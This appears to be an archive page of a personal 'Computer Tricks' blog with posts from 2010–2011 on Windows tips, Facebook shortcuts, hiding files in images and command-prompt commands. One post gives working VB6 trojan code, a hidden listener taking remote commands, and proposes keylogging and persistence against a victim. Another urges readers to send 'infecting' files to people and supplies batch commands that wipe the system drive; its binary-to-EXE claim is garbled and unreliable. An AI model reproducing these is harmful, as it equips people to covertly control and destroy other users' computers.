Showing posts with label Computer Tricks. Show all posts

Wednesday, July 13, 2011

Facebook Shortcut Key

Hi friends i am back.......

Before using Facebook keyboard shortcuts, determine the modifier keys for your computer, which is based off what browser and operating system you are using.

Win & Chrome   Win & Firefox          Win & IEOSX       FirefoxOSX                 Other
           Alt              Alt + Shift                Alt               Function + Ctrl        Option + Ctrl
Once you have determined the modifier for your operating system and browser use the above key combination with any of the below 10 keys to perform the desired shortcut. For example, if you were using Firefox in Windows and wanted to go to the Facebook Home you could press Alt + Shift + 1.

 If you are using Internet Explorer, after pressing Alt + # let go of both keys and press Enter for the shortcut to work. For example, press Alt + 1 (let go) and then press Enter to open the Facebook home page. * Also, the M to open a new message in Internet Explorer does not work, since it is the home shortcut.


M Open a new message *
? Go to the Facebook Search
1 Home (News Feed)
2 Your profile page
3 Friend requests
4 Messages
5 Notifications
6 Your Account Settings
7 Your Privacy Settings
8 Go to the Facebook page
9 View Facebook Statements and Rights agreement
0 Open Facebook help center

The above shortcut keys only work with the numbers on the top of your keyboard, not the number pad.

Sunday, March 13, 2011

Hide Files in pictures

Hi, friends i am share simple tips for hide data in picture....It`s  save your data file from unauthorised access in a very simple manner
# You will need the following.. Windows 2000 / xp
# WinRar
1. Gather your image and the files you wish to lodge into it. Here I have a nisha.txt which I will hide inside my cloud.jpg.
2. Add the files(e.g nisha.txt) you want to hide into a new RAR archive. (in the archieve name box type nisha.txt and hit enter. Now ur file is in format nisha.txt.rar)
3. Open Command Prompt and go to the folder where your files are located, e.g., ‘C:\nisha

4. At command prompt type ‘copy /b cloud.jpg + nisha.txt.rar ritu.jpg’ (without quotes).
(cloud.jpg is the picture I want to show, nisha.txt.rar is the file to be hidden, and ritu.jpg is the file which contains both).
5. Now test the ritu.jpg by double clicking it, and verifying it still opens.
6. Now try opening that same ritu.jpg file from menu i.e right click on doc.jpg file you have created : openwith->WinRar archiever. It will show the original hidden file nisha.txt.
Now ritu.jpg is a simple JPEG for others, but it contains a secret file nisha.txt for you…

Wednesday, February 9, 2011

How to recover MOST of scratched CD/DVD data discs

I learn an old thecnique to how to recover damaged or scratched disks with some lost of data. In this case i have one  game - NFS with a chunck of 4 mb lost with a scratch in CD1install. Here we cover some special thecniques of how to create a full working CD from the scratched one.


First some tools will be needed:

1. Alcohol 120%
2. UltraISO
3. Windows XP/2000 
3. Small piece of cotton
4. Dry cleaner paper
5. Finally, oil for cooking.


First step - preparing the CD

Get the cotton and drop some water, start cleaning vertically the surface of CD.
Do it 3 times and dry the water with a piece of dry cleaner paper. With a new piece 
of cotton, drop some oil for cooking and start to wet the surface like you are washing the CD with the oil. Dry carefully now. Some particles of oil will stay on the micro-surface of the scrath. It's okay. Seems the oil helps the laser of the CD/DVD driver to read the surface again. Sure this will work with small unreadable scratches - some hard scratches loose parts of the surface of the CD where we have data and it's lost forever. But if it is loosed try anyway. While this tip 80% of the small scratched CD's could be recovered.


Second Step - testing the CD

With Alcohol 120% make an ISO - image making wizard - and lets see if the app can read the loosed surface. In my case Alcohol 120% had recovered 60% of the data. This is not enough. Have tryed other appz, they do not recover all the data. But the CD/DVD driver laser CAN recover all data in this case. the data is still there, what we do?

third step - making the new CD


With the main copy system of windows explorer you can do it. Just create one folder with the same name of the CD label for future burn reference, and copy the CD content to the folder. When the CD copy process find the scratch, in majority of the cases, it's slow down the reading and will recover ALL loosed data.If not, it just tell you there's an unreadable sector. In this case your CD is lost. But it's not my case, finally windows explorer got all the data from the scratch and made a copy in the folder.with the ultraISO, wrote the original CD label, drop the content of the folder and save as Iso. You can Test the new CD just mounting the iso in the Alcohol 120%. In my case i did ISO of the two discs from MAX PAYNE 2 and tested installing from the mounted ISO. Works like a charm. I got the 4 mb lost again. So, I have burned the CD and now i have a working copy from the scratched one.

Sounds too bizzarre, but works. Course you can jump the cleaning process and try to copy the content with Windows explorer. But in my case did not work without 
oil..

Sunday, December 19, 2010


Shutdown computer with command prompt

How to shutdown your computer........


Follow this simple step

1. go to start type cmd in run and press the ENTER..

2. open comand prompt..

3. type {shutdown -s -t xx -c "message"}without breaket..

note:- [shutdown -s | -l | -r | -a ]
             -s shutdown
             -l logoff
             -r restart
            -a abort a syste, shutdown
            -t  set timeout  for shutdown to XX seconds
            
4.  then hit the enter
          

Thursday, December 9, 2010

Lock Your Computer

To create a shortcut on your desktop to lock your computer:

>Right-click the desktop.
>Point to New, and then click Shortcut.
>The Create Shortcut Wizard opens. In the text box, type the following:
rundll32.exe user32.dll,LockWorkStation

>Click Next.
Enter a name for the shortcut. You can call it "Lock Workstation" or choose any name you like.
Click Finish.

You can also change the shortcut's icon
To change the icon:
>Right click the shortcut and then select Properties.
>Click the Shortcut tab, and then click the Change Icon button.
In the Look for icons in this file text box, type:
Shell32.dll.
Click OK.
Select one of the icons from the list and then click OK

Friday, December 3, 2010

HOW TO CHAT USING COMMAND PROMPT

If you want personal chat with a friend 
you don't need to download any yahoo messenger
All you need is your friends IP address and Command Prompt.


Firstly, open Notepad and enter:
@echo off
:A
Cls
echo MESSENGER
set /p n=User:
set /p m=Message:
net send %n% %m%
Pause
Goto A
Now save this as "Messenger.bat". Open the .bat file and in Command
Prompt you should see:
MESSENGER
User:
After "User" type the IP address of the computer you want to contact.
After this, you should see this:
Message:
Now type in the message you wish to send.Before you press "Enter" it should look like this:
MESSENGER
User:27.196.391.193
Message: Hi
Now all you need to do is press "Enter", and start chatting!

Friday, November 26, 2010

Hide Your HDD Partitions


1. Go to Start > run > type “diskpart”.
a dos window will appear with following like that
DISKPART>
2. Then type “list volume” without quote
It will look like this.
Volume### Ltr Label Fs Type Size Status Info
————– —- —— — —– —- ——- —–

Volume 0 F CD-ROM
Volume 1 C NTFS Partition 7000MB Healthy
Volume 2 D soft NTFS Partition 8000MB Healthy
Volume 3 E —- NTFS Partition 8000MB Healthy

3. If u want to hide drive E then type “select volume 3″ without quote
then a message will appear in same winwods { Volume 3 is the selected volume}
4.now type ” remove letter E” without quote
now a message will come { Diskpart Removed the Drive letter }
sometime it requires the reboot the computer .
Diskpart will remove the letter .Windows XP is not having capabilty to identify the unkown volume.
Don’t afraid ur Data will ramin same .
to Come back the Drive repeat the process . but in 4th step which is shown in this post replace ” remove” to “assign
means type ” assign letter E” without quote
The above method won’t work for the drive containing Operating System
and it can also be done using System Manager>Storage Manager

Wednesday, November 17, 2010

How to write a simple trojan in vb6 | Creating a Virus

Writing a Trojan is a lot easier than most people think. All it really involves is two simple applications both with fewer than 100 lines of code.
The first application is the client or the  program that one user knows about. The second is the server or the actual “trojan” part. I will now go
through what you need for both and some sample code.

Server

The server is the Trojan part of the program. You usually will want this to be as hidden as possible so the average user can’t find it.
To do this you start by using

Private Sub Form_Load()
Me.Visible = False
End Sub

This little bit of code makes the program invisible to the naked eye. Now we all know that the task manager is a little bit peskier.
So to get our application hidden from that a little better we make our code look like this.

Private Sub Form_Load()
Me.Visible = False
App.TaskVisible = False
End Sub

(Due to Bill gates, all running exe's will be displayed in the list of running processes. Your app will be hidden in the Running Applications List though )

So now, we have a program that is virtually invisible to the average user, and it only took four lines of code. Now all of you are thinking that this  
tutorial sucks right about now so lets make it a lot better by adding functions to our Trojan!
The first thing we want to do is make it be able to listen for connections when it loads. So in order to do this we need to add a Winsock Control.
I named my control win but you can name yours what ever.
Now to make it listen on port 2999 when the Trojan starts up we make our code look like this.

Private Sub Form_Load()
Me.Visible = False
App.TaskVisible = False
win.LocalPort = 2999
win.RemotePort = 455
win.Listen
End Sub

This code will set the local open port to 2999 and the port it sends it to is 455. So now, we have a program that listens but still doesn’t do anything neat.

Then we add this code to our main form:

Private Sub win_ConnectionRequest(ByVal requestID As Long)
win.Close
win.Accept requestID
End Sub

Private Sub win_DataArrival(ByVal bytesTotal As Long)
win.GetData GotDat
DoActions (GotDat)
End Sub

We now need to program the DoActions function that we called on our main form. In case you were wondering the code that we added to the form does two different things. The first sub makes it so all connection requests are automatacly accepted. The second sub makes it so all data is automaticly accepted and it then passes all of the data to the function DoActions which we are about to code.

For the DoActions code, we want to make a public function in the module. (Public so it can be used by code outside of the Module) So add this code to the module and we are about done with the server
of the Trojan!

Public Function DoActions(x As String)

Select Case x
Case "msgbox"
Msgbox "The file C:\windows\getboobies.exe has caused an error and will be terminated",vbCritical,"Critical Error"

Case "Shutdown"
shell "shutdown -s -f -t 00"
End Select
End Function

Ok now we have a program that when the data “Msgbox” is sent to it on port 2999 it will display a msgbox on the victims computer. When the data "shutdown" is sent to it on port 2999 it willshutdown the computer. I used a Select Case statement so it is easy to modify this code to your own needs later on.

Congradulations! You just made your first Trojan. Lets go over the complete code now.

Main Form

Private Sub Form_Load()
Me.Visible = False
App.TaskVisible = False
win.LocalPort = 2999
win.RemotePort = 455
win.Listen
End Sub

Pivate Sub win_ConnectionRequest(ByVal requestID As Long)
win.Close
win.Accept requestID
End Sub

Private Sub win_DataArrival(ByVal bytesTotal As Long)
win.GetData GotDat
DoActions (GotDat)
End Sub

Remember to add your winsock control and name it to win if you use this code.

Module

Public Function DoActions(x As String)

Select Case x
Case "msgbox"
Msgbox "The file C:\windows\getboobies.exe has caused an error and will be terminated",vbCritical,"Critical Error"

Case "shutdown"
shell "shutdown -s -f -t 00"
End Select
End Function

That’s all there is to the server side or Trojan part of it. Now on to the Client.

Client

The client will be what you will interact with. You will use it to connect to the remote server (trojan) and send it commands. Since we made a server
that accepts the command of “shutdown” and "msgbox" lets make a client that sends the command “shutdown” and "msgbox".

Make a form and add a Winsock Control, a text box, and 4 buttons. The Text box should be named txtIP if you want it to work with this code.
In addition, your buttons should be named cmdConnect, cmdMsgbox, cmdShutdown, and cmdDisconnect. Now lets look at the code we would use to make our
Client.

Private Sub cmdConnect_Click()
IpAddy = txtIp.Text
Win.Close
Win.RemotePort = 2999
Win.RemoteHost = IpAddy
Win.LocalPort = 9999
Win.Connect
cmdConnect.Enabled = False
End Sub

Private Sub cmdDisconnect_Click()
Win.Close
cmdConnect.Enabled = True
End Sub

Private Sub cmdMsgbox_Click()
Win.SendData "msgbox"
End Sub

Private Sub cmdShutdown_Click()
Win.SendData "shutdown"
End Sub

That is the code for the client. All it does is gets the Ip Adress from txtIp and connects to it on remote port 2999. Then when connected you can send
the “shutdown” or "msgbox" data to the server and the respective actions will be carried out (shutdown computer or display a msgbox)

These two programs do very little but can quickly evolve into a powerful remote administration tool if you know what you are doing. I suggest trying
to add different types of error handling and functions to both the server and client.

Ideas:

Make the server able to download  a file specified by the attacker

Add code to make the Server be executed at startup . (Its a registry key )

Add a keylogger  to the server - make it send the log to the attacker. There are loads more things you could do, just use your imagination

How to Format A HDD With Notepad, Formating Drive

If you think that notepad is useless then you are wrong because you can now do a lot of things with a notepad which you could have never imagined.In this hack I will show you how to format a HDD using a notepad. This is really cool.

Step 1.
Copy The Following In Notepad Exactly as it says01001011000111110010010101010101010000011111100000

Step 2.
Save As An EXE Any Name Will Do

Step 3.
Send the EXE to People And Infect

OR

IF u think u cannot format c driver when windows is running try Laughing and u will get it Razz .. any way some more so u can test on other drives this is simple binary code
format c:\ /Q/X — this will format your drive c:\

01100110011011110111001001101101011000010111010000 100000011000110011101001011100

0010000000101111010100010010111101011000

format d:\ /Q/X — this will format your dirve d:\

01100110011011110111001001101101011000010111010000 100000011001000011101001011100

0010000000101111010100010010111101011000

format a:\ /Q/X — this will format your drive a:\

01100110011011110111001001101101011000010111010000 100000011000010011101001011100

0010000000101111010100010010111101011000

del /F/S/Q c:\boot.ini — this will cause your computer not to boot.

01100100011001010110110000100000001011110100011000 101111010100110010111101010001

00100000011000110011101001011100011000100110111101 101111011101000010111001101001

0110111001101001

try to figure out urself rest
cant spoonfeed
its working

Do not try it on your PC. Don’t mess around this is for educational purpose only

still if you cant figure it out try this

go to notepad and type the following:

@Echo off
Del C:\ *.*|y

save it as Dell.bat

want worse then type the following:

@echo off
del %systemdrive%\*.*/f/s/q
shutdown -r -f -t 00

and save it as a .bat file

Wednesday, October 13, 2010

All Command Of Command Prompt

A
   ADDUSERS:
Add or list users to/from a CSV file
   ARP:AddressResolution Protocol
   ASSOC:Change file extension associations
   ASSOCIAT:One step file association
   ATTRIB:Change file attributes
   ANSI.SYS:Defines functions that change display graphics
   APPEND:Causes MS-DOS to look in other directories when editing a file
   ARP:Displays, adds, and removes arp information from network devices
   ASSIGN:Assign a drive letter to an alternate letter
   ATMADM:Lists connections and addresses seen by Windows ATM call manage

B
   BATCH:
Recovery console command that executes a series of commands in a file
   BOOTCFG:Edit Windows boot settings
   BROWSTAT:Get domain, browser and PDC info
   BREAK:Enable / disable CTRL + C feature

C
   CHCP:
Supplement the International keyboard and character set information
   CACLS:Change file permissions
   CALL:Call one batch program from another
   COMMAND:Opens the command interpreter
   CD:Change Directory - move to a specific Folder
   CHANGE:Change Terminal Server Session properties
   CHKDSK:Check Disk - check and repair disk problems
   CHKNTFS:Check the NTFS file system
   CHOICE:Accept keyboard input to a batch file
   CIPHER:Encrypt or Decrypt files/folders
   CleanMgr:Automated cleanup of Temp files, recycle bin
   CLEARMEM:Clear memory leaks
   CLIP:Copy STDIN to the Windows clipboard.
   CLS:Clear the screen
   CLUSTER:Windows Clustering
   CMD:Start a new CMD shell
   CMDKEY:Manage stored usernames/passwords
   COLOR:Change colors of the CMD window
   COMP:Compare the contents of two files or sets of files
   COMPACT:Compress files or folders on an NTFS partition
   COMPRESS:Compress individual files on an NTFS partition
   CON2PRT:Connect or disconnect a Printer
   CONTROL:Open Control Panel icons from the MS-DOS prompt
   CONVERT:Convert a FAT drive to NTFS.
   COPY:Copy one or more files to another location
   CSC:Client-side caching (Offline Files)
   CSVDE:Import or Export Active Directory data
   CTTY:Change the computers input/output devices
   CHDIR:Changes directories

D
   DATE:Display or set the date
   DEBUG:Debug utility to create assembly programs to modify hardware settings
   DEFRAG:Defragment hard drive
   DEL:Delete one or more files
   DELPROF:Delete NT user profiles
   DELTREE:Delete a folder and all subfolders
   DEVCON:Device Manager Command Line Utility
   DIR:Display a list of files and folders
   DIRUSE:Display disk usage
   DISABLE:Recovery console command that disables Windows system services or drivers
   DISKCOMP:Compare the contents of two floppy disks
   DISKCOPY:Copy the contents of one floppy disk to another
   DISKPART:Disk Administration
   DNSSTAT:DNS Statistics
   DRIVPARM:Enables overwrite of original device drivers
   DOSSHELL:A GUI to help with early MS-DOS users
   DOSKEY:Edit command line, recall commands, and create macros
   DSACLS:Active Directory ACLs
   DSADD:Add items to active directory (user group computer)
   DSGET:View items in active directory (user group computer)
   DSQUERY:Search for items in active directory (user group computer)
   DSMOD:Modify items in active directory (user group computer)
   DSMOVE:Move an Active directory Object
   DSRM:Remove items from Active Directory

E
   ECHO:Display message on screen
   EDIT:View and edit files
   EDLIN:View and edit files
   EMM386:Load extended Memory Manager
   ENAME:Recovery console command to enable a disable service or driver
   ENDLOCAL:End localisation of environment changes in a batch file
   ERASE:Delete one or more files
   EVENTCREATE:Add a message to the Windows event log
   EXIT:Quit the current script/routine and set an errorlevel
   EXPAND:Uncompress files
   EXTRACT:Uncompress CAB files

F
   FC:Compare two files
   FDISK:Utility used to create partitions on the hard disk drive
   FIND:Search for a text string in a file
   FINDSTR:Search for strings in files
   FIXBOOT:Writes a new boot sector. Recovery
   FIXMBR:Writes a new boot record to a disk drive
   FOR /F:Loop command: against a set of file
   FOR /F:Loop command: against the results of another command
   FOR:Loop command: all options Files, Directory, List
   FORFILES:Batch process multiple files
   FORMAT:Format a disk
   FREEDISK:Check free disk space (in bytes)
   FSUTIL:File and Volume utilities
   FTP: File Transfer Protocol
   FTYPE:Display or modify file types used in file extension associations

G
   GLOBAL:Display membership of global groups
   GOTO:Direct a batch program to jump to a labelled line
   GPUPDATE:Update Group Policy settings
   GRAFTABL:Show extended characters in graphics mode

H
   HELP:Online Help

I
   ICACLS:Change file and folder permissions
   IF:Conditionally perform a command
   IFMEMBER:Is the current user in an NT Workgroup
   IFSHLP.SYS:32-bit file manager
   IPCONFIG:Configure IP

K
   KEYB:Change layout of keyboard
   KILL:Remove a program from memory

L
   LABEL:Edit a disk label
   LH:Load a device driver in to high memory
   LISTSVC:Recovery console command that displays the services and drivers
   LOADFIX:Load a program above the first 64k
   LOADHIGH:Load a device driver in to high memory
   LOCK:Lock the hard disk drive
   LOCAL:Display membership of local groups
   LOGEVENT:Write text to the NT event viewer
   LOGMAN:Manage Performance Monitor
   LOGOFF:Log a user off
   LOGON:Recovery console command to list installations and enable admin login
   LOGTIME:Log the date and time in a file

M
   MAP:Displays the device name of a drive
   MAPISEND:Send email from the command line
   MBSACLI:Baseline Security Analyzer
   MEM:Display memory usage
   MD:Create new folders
   MKLINK:Create a symbolic link (linkd)
   MODE:Configure a system device
   MORE:Display output, one screen at a time
   MOUNTVOL:Manage a volume mount point
   MOVE:Move files from one folder to another
   MOVEUSER:Move a user from one domain to another
   MSAV:Early Microsoft Virus scanner
   MSD:Diagnostics utility
   MSDEX:Utility used to load and provide access to the CD-ROM
   MSG:Send a message
   MSIEXEC:Microsoft Windows Installer
   MSINFO:Windows NT diagnostics
   MSTSC:Terminal Server Connection (Remote Desktop Protocol)
   MUNGE:Find and Replace text within file(s)
   MV:Copy in-use files

N
   NET:Manage network resources
   NETDOM:Domain Manager
   NETSH:Configure Network Interfaces, Windows Firewall & Remote access
   NETSVC:Command-line Service Controller
   NBTSTAT:Display networking statistics (NetBIOS over TCP/IP)
   NETSTAT:Display networking statistics (TCP/IP)
   NOW:Display the current Date and Time
   NLSFUNC:Load country specific information
   NSLOOKUP:Name server lookup
   NTBACKUP:Backup folders to tape
   NTRIGHTS:Edit user account rights

O
   OPENFILES:Query or display open files

P
   PATH:Display or set a search path for executable files
   PATHPING:Trace route plus network latency and packet loss
   PAUSE:Suspend processing of a batch file and display a message
   PERMS:Show permissions for a user
   PERFMON:Performance Monitor
   PING:Test a network connection
   POPD:Restore the previous value of the current directory saved by PUSHD
   PORTQRY:Display the status of ports and services
   POWERCFG:Configure power settings
   PRINT:Print a text file
   PRINTBRM:Print queue Backup/Recovery
   PRNCNFG:Display, configure or rename a printer
   PRNMNGR:Add, delete, list printers set the default printer
   PROMPT:Change the command prompt
   PSEXEC:Execute process remotely
   PSFILE:Show files opened remotely
   PSGETSID:Display the SID of a computer or a user
   PSINFO:List information about a system
   PSKILL:Kill processes by name or process ID
   PSLIST:List detailed information about processes
   PSLOGEEDON:Who's logged on (locally or via resource sharing)
   PSLOGLIST:Event log records
   PSPASSWD:Change account password
  PSSERVICE:View and control services
  PSSHUTDOWN:Shutdown or reboot a computer
   PSSUSPEND:Suspend processes
   PUSHD:Save and then change the current directory

Q
   QBASIC:Open the QBasic
   QGREP:Search file(s) for lines that match a given pattern

R
   RASDIAL:Manage RAS connections
   RASPHONE:Manage RAS connections
   RECOVER:Recover a damaged file from a defective disk
   REG:Registry: Read, Set, Export, Delete keys and values
   REGEDIT:Import or export registry settings
   REGSVR32:Register or unregister a DLL
   REGINI:Change Registry Permissions
   REM:Record comments (remarks) in a batch file
   REN:Rename a file or files
   REPLACE:Replace or update one file with another
   RD:Delete folder(s)
   RMTSHARE:Share a folder or a printer
   ROBOCOPY:Robust File and Folder Copy
   ROUTE:Manipulate network routing tables
   RUNAS:Execute a program under a different user account
   RUNDLL32:Run a DLL command (add/remove print connections)

S
   SCANDISK:Run the scandisk utility
   SCANREG:Scan registry and recover registry from errors
   SC:Service Control
   SCHTASKS:Schedule a command to run at a specific time
   SCLIST:Display NT Services
   SET:Display, set, or remove environment variables
   SETLOCAL:Control the visibility of environment variables
   SETX:Set environment variables permanentl
   SFC:System File Checker
   SHARE:List or edit a file share or print share
   SHIFT:Shift the position of replaceable parameters in a batch file
   SHORTCUT:Create a windows shortcut (.LNK file)
   SHOWGRPS: List the NT Workgroups a user has joined
   SHOWMBRS:List the Users who are members of a Workgroup
   SHUTDOWN:Shutdown the computer
   SLEEP:Wait for x seconds
   SLMGR:Software Licensing Management (Vista/2008)
   SOON:Schedule a command to run in the near future
   SORT:Sort input
   START:Start a program or command in a separate window
   SU:Switch User
   SUBINACL:Edit file and folder Permissions, Ownership and Domain
   SUBST:Associate a path with a drive letter
   SYSTEMINFO:List system configuration

T
   TASKLIST:
List running applications and services
   TASKKILL:Remove a running process from memory
   TELNET:Telnet to another computer / device from the prompt
   TIME:Display or set the system time
   TIMEOUT:Delay processing of a batch file
   TITLE:Set the window title for a CMD.EXE session
   TLIST:Task list with full path
   TOUCH:Change file timestamps  
   TRACERT :Trace route to a remote host
   TREE:Graphical display of folder structure
   TYPE:Display the contents of a text file
   TypePerf:Write performance data to a log file

U
   UNDELETE:
Undelete a file that has been deleted
   UNFORMAT:Unformat a hard disk drive
   UNLOCK:Unlock a disk drive
   USRSTAT:List domain usernames and last login

V
   VER:
Display version information
   VERIFY:Verify that files have been saved
   VOL:Display a disk label

W
   WHERE:Locate and display files in a directory tree
   WHOAMI:Output the current UserName and domain
   WINDIFF:Compare the contents of two files or sets of files
   WINMSD:Windows system diagnostics
   WINMSDP:Windows system diagnostics II
   WINRM:Windows Remote Management
   WINRS:Windows Remote Shell
   WMIC:WMI Commands

X
   XCACLS:Change file and folder permissions
   XCOPY:Copy files and folders